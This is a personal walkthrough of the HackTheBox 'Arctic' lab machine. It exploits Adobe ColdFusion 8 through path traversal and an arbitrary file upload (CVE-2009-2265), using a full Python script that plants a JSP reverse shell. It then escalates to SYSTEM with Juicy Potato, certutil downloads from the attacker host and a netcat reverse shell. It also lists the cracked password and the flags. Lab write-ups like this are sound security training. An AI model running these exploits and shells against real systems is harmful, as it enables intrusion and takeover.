Artic

Kill chain

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. Lateral movement to user, Privlige escalation
6. Loot
7. Archive

Resolution summary

- I am great hacker :)

Improved skills

- privlige escalation
- gaining initial access - always look for another exploit, another way...

Used tools

- nmap
- gobuster

Information Gathering

Scanned all TCP ports:

```
135/tcp   open  msrpc
8500/tcp  open  fmtp
49154/tcp open  unknown
```

Enumerated open TCP ports:


```
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
```

Enumerated top 200 UDP ports:

```
```

Enumeration

Port 80500 - fmtp, adobe coldfusion



Exploitation


Dir traversal, CVE-2010-2861, CVE-2009-2265

CVE-2010-2861

path traversal

https://www.exploit-db.com/exploits/14641

	#Wed Mar 22 20:53:51 EET 2017 rdspassword=0IA/F[[E>[$_6& \Q>[K=XP \n password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03 encrypted=true|




ar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \Q>[K=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true

Hash	Type	Result
2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03	sha1	happyday

For some reason This password does not want to work... Meyby it will work later.

UPDATE:

Well, it did work, i probably did some typo in password input and/or connection was for some reason extreamlly slow. I left it loading, and after i got root.txt it logged in. It is possible to gain acces soully on this vulnerability, if you want to go this route:



CVE-2009-2265, RCE (Arbitrary file upload)

(https://github.com/0xConstant/CVE-2009-2265)**

RCE.py:

```
import requests, string, random, sys


if len(sys.argv) != 4:
    print("* ColdFusion 8.0.1 - Arbitrary File Upload / RCE *\n")
    print("Usage: python3 exploit.py <rhost_host> <listener_ip>
<listener_port>")
    print("Example: python3 exploit.py http://10.10.20.15:80 127.0.0.1
1337")
    sys.exit()


rhost = sys.argv[1]
lhost = sys.argv[2]
lport = sys.argv[3]


def gen_random_charset():
    """
```

```
    This function is used to create a random charset.
    """
    return ''.join(random.choice(string.ascii_uppercase +
string.ascii_lowercase) for _ in range(10))


shell_name = gen_random_charset()


def shell_upload(rhost, lhost, lport):
    shell_content = '<%@page import="java.lang.*"%> <%@page
import="java.util.*"%> <%@page import="java.io.*"%> <%@page
import="java.net.*"%> <% class StreamConnector extends Thread { InputStream
p1; OutputStream tR; StreamConnector( InputStream p1, OutputStream tR ) {
this.p1 = p1; this.tR = tR; } public void run() { BufferedReader wA = null;
BufferedWriter nfR = null; try { wA = new BufferedReader( new
InputStreamReader( this.p1 ) ); nfR = new BufferedWriter( new
OutputStreamWriter( this.tR ) ); char buffer[] = new char[8192]; int length;
while( ( length = wA.read( buffer, 0, buffer.length ) ) > 0 ) { nfR.write(
buffer, 0, length ); nfR.flush(); } } catch( Exception e ){} try { if( wA ≠
null ) wA.close(); if( nfR ≠ null ) nfR.close(); } catch( Exception e ){} }
} try { String ShellPath; if
(System.getProperty("os.name").toLowerCase().indexOf("windows") == -1) {
ShellPath = new String("/bin/sh"); } else { ShellPath = new
String("cmd.exe"); } Socket socket = new Socket( "'+lhost+'", '+lport+' );
Process process = Runtime.getRuntime().exec( ShellPath ); ( new
StreamConnector( process.getInputStream(), socket.getOutputStream() )
).start(); ( new StreamConnector( socket.getInputStream(),
process.getOutputStream() ) ).start(); } catch( Exception e ) {} %>'


    file = {"newfile": (f'{shell_name}.txt', shell_content, 'application/x-
java-archive', {'Content-Disposition': 'form-data'})}
    url = f"
{rhost}/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/uploa
d.cfm?Command=FileUpload&Type=File&CurrentFolder=/{shell_name}.jsp%00"

    upload_status = False

    try:
        upload = requests.post(url=url, files=file, verify=False,
timeout=30)
        if not 'The form field NewFile did not contain a file.' in
upload.text and not 'An exception occurred when performing a file operation'
in upload.text:
            upload_status = True
        else:
            upload_status = False
    except Exception as e:
```

```
        print(e)
        sys.exit()
    return upload_status


upload = shell_upload(rhost=rhost, lhost=lhost, lport=lport)


if upload == True:
    print(f"[ + ] Upload successful, uploaded to:\n[>>]
{rhost}/userfiles/file/{shell_name}.jsp")
    print("[ ... ] Opening the shell, hold your beer ... ")
    try:
        requests.get(url=f'{rhost}/userfiles/file/{shell_name}.jsp',
timeout=10)
    except Exception as error:
        print(error)
        sys.exit()
    print("[***] Check your listener!")
else:
    print("[ - ] Shell upload failed, exiting.")
    sys.exit()
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/actic]
└─# python3 RCE.py
* ColdFusion 8.0.1 - Arbitrary File Upload / RCE *

Usage: python3 exploit.py <rhost_host> <listener_ip> <listener_port>
Example: python3 exploit.py http://10.10.20.15:80 127.0.0.1 1337

┌──(root㉿kali)-[/home/kali/hackthebox/actic]
└─# python3 RCE.py  http://10.10.10.11:8500  10.10.14.3 1234
[ + ] Upload successful, uploaded to:
[>>] http://10.10.10.11:8500/userfiles/file/zHCoutQgEr.jsp
[ ... ] Opening the shell, hold your beer ...
HTTPConnectionPool(host='10.10.10.11', port=8500): Read timed out. (read
timeout=10)
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/actic/EaST]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.11] 49594
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
```

```
whoami
arctic\tolis

C:\Users\tolis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Users\tolis\Desktop

22/03/2017  10:00 ��    <DIR>          .
22/03/2017  10:00 ��    <DIR>          ..
06/04/2024  05:47 ��                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   1.433.890.816 bytes free

C:\Users\tolis\Desktop>type user.txt
type user.txt
7185871ab62e8b5a49b7963fac7dbeb3
```

Privilege Escalation

Local Enumeration

```
C:\Users\Public>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ��
System Boot Time:          6/4/2024, 5:46:33 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
```

```
                           [01]: AMD64 Family 23 Model 49 Stepping 0
AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 5.058 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.232 MB
Virtual Memory: In Use:    1.053 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

Privilege Escalation vector - manual juicy potato attack

https://github.com/k4sth4/Juicy-Potato

```
C:\Users\Public>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
State
============================= ========================================
========
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeImpersonatePrivilege        Impersonate a client after authentication
```

```
Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled
```

```
certutil -f -urlcache http://10.10.14.3:8000/jp.exe jp.exe
certutil -f -urlcache http://10.10.14.3:8000/nc.exe nc.exe
```

```
jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c
c:\\Users\\Public\\nc.exe -e cmd.exe 10.10.14.3 443" -t * -c {659cdea7-489e-
11d9-a9cd-000d56965251}
```


```
C:\Users\Public>jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -
a "/c c:\\Users\\Public\\nc.exe -e cmd.exe 10.10.14.3 443" -t * -
c {659cdea7-489e-11d9-a9cd-000d56965251}
jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c c:\\Users\
\Public\\nc.exe -e cmd.exe 10.10.14.3 443" -t * -c {659cdea7-489e
-11d9-a9cd-000d56965251}
Testing {659cdea7-489e-11d9-a9cd-000d56965251} 443
....
[+] authresult 0
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\Users\Public>
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/actic]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.11] 49701
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```



Trophy & Loot

CREDS

login:

```
admin
```

password:

Hash	Type	Result
2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03	sha1	happyday

FLAGS

user.txt

```
7185871ab62e8b5a49b7963fac7dbeb3
```

root.txt

```
62464dcdeeee71588910006493d21d8c
```